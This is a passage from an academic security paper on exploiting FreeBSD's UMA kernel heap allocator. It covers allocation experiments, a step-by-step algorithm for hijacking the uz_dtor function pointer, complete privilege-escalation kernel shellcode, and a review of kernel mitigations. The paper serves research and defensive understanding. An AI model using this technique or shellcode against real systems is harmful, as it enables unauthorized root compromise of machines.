

Figure 2: Non-offpage and offpage slabs

UMA Behaviour and Metadata Corruption

The next step in our security assessment of UMA is to understand its behaviour under normal use. Using FreeBSD's vmstat(8) command and a way to consume items of the slabs of the '256' zone we can make useful observations. An example way of allocating and consuming UMA kernel items is a custom dynamic kernel linker (KLD) module implemented specifically for the purpose of allowing us to understand UMA. The KLD module we provide in the accompanying code archive is based on the signedness.org challenge #3 by Karl Janmar [13]. Initially we check how many free items are available on the '256' zone:

```
[argp@julius ~/code/bug]$ vmstat -z | grep 256:
256:                    256,        0,      310,       35,     9823,        0
```

From the output we can see that there are 310 items in use and 35 marked as free. Next we consume 20 items and using vmstat(8) again we check the number of free items:

```
[argp@julius ~/code/bug]$ ./exhaust 20
[*] bug: 0: item at 0xc25db300
[*] bug: 1: item at 0xc25db700
[*] bug: 2: item at 0xc25da100
[*] bug: 3: item at 0xc2580700
[*] bug: 4: item at 0xc2580500
[*] bug: 5: item at 0xc25daa00
[*] bug: 6: item at 0xc2580200
[*] bug: 7: item at 0xc2434100
[*] bug: 8: item at 0xc25db000
[*] bug: 9: item at 0xc25dba00
[*] bug: 10: item at 0xc2580900
[*] bug: 11: item at 0xc25dab00
[*] bug: 12: item at 0xc25db200
[*] bug: 13: item at 0xc25db400
[*] bug: 14: item at 0xc25db500
[*] bug: 15: item at 0xc257fe00
[*] bug: 16: item at 0xc2434000
[*] bug: 17: item at 0xc25db100
[*] bug: 18: item at 0xc2580e00
[*] bug: 19: item at 0xc25dad00
[argp@julius ~/code/bug]$ vmstat -z | grep 256:
256:                    256,        0,      330,       15,     9873,        0
```

As we can see from the output of vmstat(8) above, the number of items marked as free have been reduced from 35 to 15 (since we have consumed 20). Another important observation we can make is that UMA prefers slabs from the partially allocated list (uk_part_slab) in order to satisfy requests for items, thus reducing fragmentation. This leads to unpredictable addresses/locations of the returned items. However, we need to be able to make estimated guesses predicting the locations of the items we request via malloc(9). If we consume/allocate all free items on the '256' zone, UMA will subsequently create a (variable) number of new slabs. Proceeding to consuming/allocating another fifteen items since fifteen is the maximum number of items that a slab of the '256' zone can hold we observe the following:

```
[argp@julius ~/code/bug]$ ./getzfree
---[ free items on the 256 zone: 41
---[ consuming 41 items from the 256 zone
[*] bug: 0: item at 0xc25e4900
[*] bug: 1: item at 0xc2592300
[*] bug: 2: item at 0xc25e4300
[*] bug: 3: item at 0xc25e4a00
[*] bug: 4: item at 0xc25e3600
[*] bug: 5: item at 0xc25e4400
[*] bug: 6: item at 0xc25e4000
[*] bug: 7: item at 0xc25e4b00
[*] bug: 8: item at 0xc25e4c00
[*] bug: 9: item at 0xc25e3500
[*] bug: 10: item at 0xc25e4e00
[*] bug: 11: item at 0xc25e4100
[*] bug: 12: item at 0xc2593a00
[*] bug: 13: item at 0xc25e3700
[*] bug: 14: item at 0xc25e4200
[*] bug: 15: item at 0xc2592200
```

```
[*] bug: 16: item at 0xc2381800
[*] bug: 17: item at 0xc2593d00
[*] bug: 18: item at 0xc2592600
[*] bug: 19: item at 0xc2592500
[*] bug: 20: item at 0xc235d900
[*] bug: 21: item at 0xc2434b00
[*] bug: 22: item at 0xc2592800
[*] bug: 23: item at 0xc2434800
[*] bug: 24: item at 0xc2592000
[*] bug: 25: item at 0xc2435e00
[*] bug: 26: item at 0xc25e4d00
[*] bug: 27: item at 0xc25e4600
[*] bug: 28: item at 0xc25e3d00
[*] bug: 29: item at 0xc25e3c00
[*] bug: 30: item at 0xc25e4500
[*] bug: 31: item at 0xc25e3900
[*] bug: 32: item at 0xc25e4700
[*] bug: 33: item at 0xc25e3b00
[*] bug: 34: item at 0xc25e3000
[*] bug: 35: item at 0xc25e3200
[*] bug: 36: item at 0xc25e3800
[*] bug: 37: item at 0xc25e3300
[*] bug: 38: item at 0xc25e3100
[*] bug: 39: item at 0xc25e4800
[*] bug: 40: item at 0xc25e3a00
---[ free items on the 256 zone: 45
---[ allocating 15 items on the 256 zone...
[*] bug: 41: item at 0xc25e6800
[*] bug: 42: item at 0xc25e6700
[*] bug: 43: item at 0xc25e6600
[*] bug: 44: item at 0xc25e6500
[*] bug: 45: item at 0xc25e6400
[*] bug: 46: item at 0xc25e6300
[*] bug: 47: item at 0xc25e6200
[*] bug: 48: item at 0xc25e6100
[*] bug: 49: item at 0xc25e6000
[*] bug: 50: item at 0xc25e5e00
[*] bug: 51: item at 0xc25e5d00
[*] bug: 52: item at 0xc25e5c00
[*] bug: 53: item at 0xc25e5b00
[*] bug: 54: item at 0xc25e5a00
[*] bug: 55: item at 0xc25e5900
```

In the output above we can see that during the initial allocations the items are placed at seemingly unpredictable locations due to the fact that the items are actually allocated in free spots on partially full existing slabs. After the current number of free items of the '256' zone is consumed, we can see that the next allocations follow a pattern from higher to lower addresses. Another useful observation we can make is that we always get a final item of a slab (i.e. at address 0xXXXXXe00 for the '256' zone) somewhere in the next fifteen, or generally ITEMS_PER_SLAB, item allocations of newly created slabs. Since we know that the slabs of the '256' anonymous zone have their uma_slab structures stored onto the slabs themselves, we now have a way to reach the metadata of non-offpage slabs.

Exploitation Algorithm

As we have seen in the previous section, the uma_slab_head structure of a non-offpage slab is stored on the slab itself at a higher memory address than the items of the slab. Taking advantage of an insufficient input validation vulnerability on kernel memory managed by a zone with non-offpage slabs (like for example the '256' zone), we can overflow the last item of the slab and overwrite the uma_slab_head structure. This opens up a number of different alternatives for diverting the flow of the kernel's execution. In this paper we will only explore the one we have found to be easier to achieve that also allows us to leave the system in a stable state after exploitation.

uz_dtor Hijacking

The uz_dtor function pointer is in the uma_zone structure (for every UMA zone obviously). If we manage to modify it to point to an arbitrary address we can divert the flow of execution to our code during the deallocation of the edge item from the underlying slab. When free(9) is called on a memory address the corresponding slab is discovered from the address passed as an argument:

```
slab = vtoslab((vm_offset_t)addr & (~UMA_SLAB_MASK));
```

The slab is then used to find the keg's address to which it belongs, and then the keg's address is used to find the zone (or, to be more precise, the first zone in case the keg is associated with multiple zones) which is subsequently passed to the uma_zfree_arg() function:

```
uma_zfree_arg(LIST_FIRST(&slab->us_keg->uk_zones), addr, slab);
```

Finally, if the uz_dtor function pointer of the zone is not NULL then it is called on the item to be deallocated in order to implement the custom destructor that a kernel developer may have defined for the zone:

```
if (zone->uz_dtor)
        zone->uz_dtor(item, keg->uk_size, udata);
```

This leads to the formulation of the exploitation algorithm (illustrated in Figure 3):

1. Using vmstat(8) we query the UMA about the different zones, we identify the one we plan to target and parse the number of initial items marked as free on its slabs.

2. Using a system call, or some other code path that allows us to affect kernel space memory from userland, we consume all the free items from the target zone.

3. Based on our heuristic observations, we then allocate ITEMS_PER_SLAB number of items on the target zone. Although we don't know exactly which allocation will give us an item at the edge of a slab (it differs among different kernels), it will be one among the ITEMS_PER_SLAB number of allocations. On all these allocations we trigger the vulnerability condition, therefore the item allocated last on a slab will overflow into the memory region of the slab's uma_slab_head structure.

4. We overwrite the memory address of us_keg in uma_slab_head with an arbitrary address of our choosing. Since the IA-32 architecture does not implement a fully separated memory address space between userland and kernel space, we can use a userland address for this purpose; the kernel will dereference it correctly. There are a number of choices for that, but the most convenient one is usually the userland buffer passed as an argument to the vulnerable system call.

5. We construct a fake uma_keg structure at that memory address. Our fake uma_keg structure is consisting of sane values to all its elements, however its uk_zones element points to another area in our userland buffer. There we construct a fake uma_zone structure, again with sane values for its elements, but we point the uz_dtor function pointer to another address at our userland buffer (or elsewhere) where we place our kernel shellcode.

6. The final step is to deallocate the last ITEMS_PER_SLAB we have allocated in step 3. This will lead to free(9), then to uma_zfree_arg() and finally to the execution of the uz_dtor function pointer we have hijacked in step 5.



Figure 3: uz_dtor hijacking

Kernel Continuation

After the hijacking of the uz_dtor function pointer and the execution of the kernel shellcode, control is returned to the kernel. Eventually the kernel will try to free an item from the zone that uses the slab whose uma_slab_head structure we have corrupted. However, the memory regions we have used to store our fake structures have been unmapped when our process has completed. Therefore, the system crashes when it tries to dereference the address of the fake uma_keg structure during a free(9) call.

The slab with the corrupted uma_slab_head structure after exploitation is just one of the slabs of the target zone. The other slabs of the zone have an intact uma_slab_head structure and an uncorrupted pointer to the corresponding uma_keg structure that points to the real address of the zone's keg. Therefore, after the kernel shellcode has performed privilege escalation, we need to copy the address of

the uma_keg structure (variable us_keg) from the previous or the next (or any other) slab of the zone to the corrupted uma_slab_head structure. The address of the corrupted (i.e. currently used) slab can be discovered dynamically during runtime in the ECX register (on FreeBSD 8.0-RELEASE, and in the ESI register on previous versions) when the uz_dtor function pointer is called in uma_zfree_arg().

Complete Kernel Shellcode

Based on the above analysis, and applying the privilege escalation methodology we have already described, to FreeBSD 8.0-RELEASE we give below the complete kernel shellcode that the uz_dtor function pointer should point to (again in AT&T assembler syntax):

```
.global _start
_start:

movl    %fs:0, %eax         # get curthread
movl    0x4(%eax), %eax     # get proc pointer from curthread
movl    0x24(%eax), %eax    # get ucred from proc
xorl    %edx, %edx          # edx = 0
movl    %edx, 0x4(%eax)     # patch uid
movl    %edx, 0x8(%eax)     # and ruid
# restore us_keg for our overwritten slab
movl    -0x1000(%ecx), %eax # first we check the previous slab
cmpl    $0x0, %eax
je      prev
jmp     end
prev:
movl    0x1000(%ecx), %eax  # and then the next slab
end:
movl    %eax, (%ecx)
ret
```

Kernel Exploitation Mitigations

FreeBSD has a number of memory corruption protections, also known as exploitation mitigations, for kernel code. Not all of these were developed with the goal of undermining attacks, but as debugging mechanisms. Some are enabled by default in the latest stable version (8.0-RELEASE) and some are not.

Stack-Smashing

As we have already mentioned, kernel stack-smashing protection via ProPolice/SSP was introduced in version 8.0. Specifically, src/sys/kern/stack_protector.c, which is compiled with gcc's -fstack-protector option, registers an event handler that generates a random canary value (the "guard" variable in SSP terminology) placed between the local variables and the saved frame pointer of a kernel process's stack during a function's prologue. When the function exits, the canary is checked against its original value. If it has been altered the kernel calls panic(9) bringing down the whole system, but also stopping any execution flow redirection caused by manipulation of the function's saved frame pointer or saved return address.

NULL Mappings

Also in version 8.0, FreeBSD has introduced a protection against user mappings at address 0 (NULL) [14]. This exploitation mitigation mechanism is exposed through the sysctl(8) variable security.bsd.map_at_zero and is enabled by default (i.e. the variable has the value 0). When a user request is made for the NULL page and the feature is enabled, the kernel instead of returning address 0 it returns address 0x1000. Obviously this protection is ineffective in vulnerabilities which the attacker can (directly or indirectly) control the kernel dereference offset. For an applicable example see the kernel stack overflow vulnerability we have analyzed in this paper.

Heap-Smashing

FreeBSD has introduced kernel heap-smashing detection in 8.0-RELEASE via an implementation called RedZone [15]. RedZone is oriented more towards debugging the kernel memory allocator rather than detecting and stopping deliberate attacks against it. If enabled, it is disabled by default, RedZone places a static canary value of 16 bytes above and below each buffer allocated on the heap. The canary value consists of the hexadecimal value 0x42 repeated in these 16 bytes. During a heap buffer's deallocation the canary value is checked and if it has been corrupted the details of the corruption (address of the offending buffer and stack traces of the buffer's allocation and the deallocation) are logged. The code that performs the check for a heap overflow is the following (from file src/sys/vm/redzone.c):

```
for (i = 0; i < REDZONE_CFSIZE; i++, faddr++) {
       if (*(u_char *)faddr != 0x42)
               ncorruptions++;
}
```

Use-After-Free Detection

MemGuard is a replacement kernel memory allocator introduced in FreeBSD version 6.0 and designed to detect use-after-free bugs. Again, MemGuard mainly targets debugging scenarios and not a way to mitigate deliberate attacks. Therefore, it is not enabled by default.

Conclusions

In this paper we have contributed to the existing body of knowledge on the topic of exploiting kernel stack overflow vulnerabilities on the FreeBSD operating system. We have presented a detailed step-by-step process for developing a reliable exploit for an existing kernel stack-smashing vulnerability. Moreover, we have presented an in-depth security assessment of the FreeBSD kernel's memory allocator (UMA) and explored how kernel heap overflow vulnerabilities can be exploited and lead to arbitrary code execution. An algorithm has been designed and implemented that provides reliable exploitation in scenarios that have not been studied until now. In closing we stress again that the development of UMA was funded by Nokia and we leave open the question of identifying proprietary systems that use it.

References

[1] Esa Etelavuori, "Exploiting Kernel Buffer Overflows FreeBSD Style", fbsdjail.txt, 2000.
[2] Sinan "noir" Eren, "Smashing the Kernel Stack for Fun and Profit", Phrack Magazine, Volume 0x0b, Issue 0x3c, 2002.
[3] Silvio Cesare, "Open Source Kernel Auditing and Exploitation", Black Hat Briefings USA, 2003.
[4] sgrakkyu and twiz, "Attacking the Core: Kernel Exploiting Notes", Phrack Magazine, Volume 0x0c, Issue 0x40, 2007.
[5] Joel Eriksson, Karl Janmar, Claes Nyberg, Christer Öberg, "Kernel Wars", Black Hat Briefings Europe, 2007.
[6] Christer Öberg and Neil Kettle, "Bug Classes in BSD, OS X and Solaris Kernels", CanSecWest, 2009.
[7] argp and karl, "Exploiting UMA, FreeBSD's Kernel Memory Allocator", Phrack Magazine, Volume 0x0d, Issue 0x42, 2009.
[8] http://www.bsdcitizen.org/2008/12/24/tooth-decay/
[9] http://census-labs.com/news/2009/07/02/cve-2008-3531-exploit/
[10] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-3531
[11] http://www.trl.ibm.com/projects/security/ssp/
[12] Jeff Bonwick, "The Slab Allocator: An Object-caching Kernel Memory Allocator", USENIX Summer Conference, pp 87-98, 1994.
[13] http://www.signedness.org/challenges/
[14] http://security.freebsd.org/advisories/FreeBSD-EN-09:05.null.asc
[15] http://fxr.watson.org/fxr/source/vm/redzone.c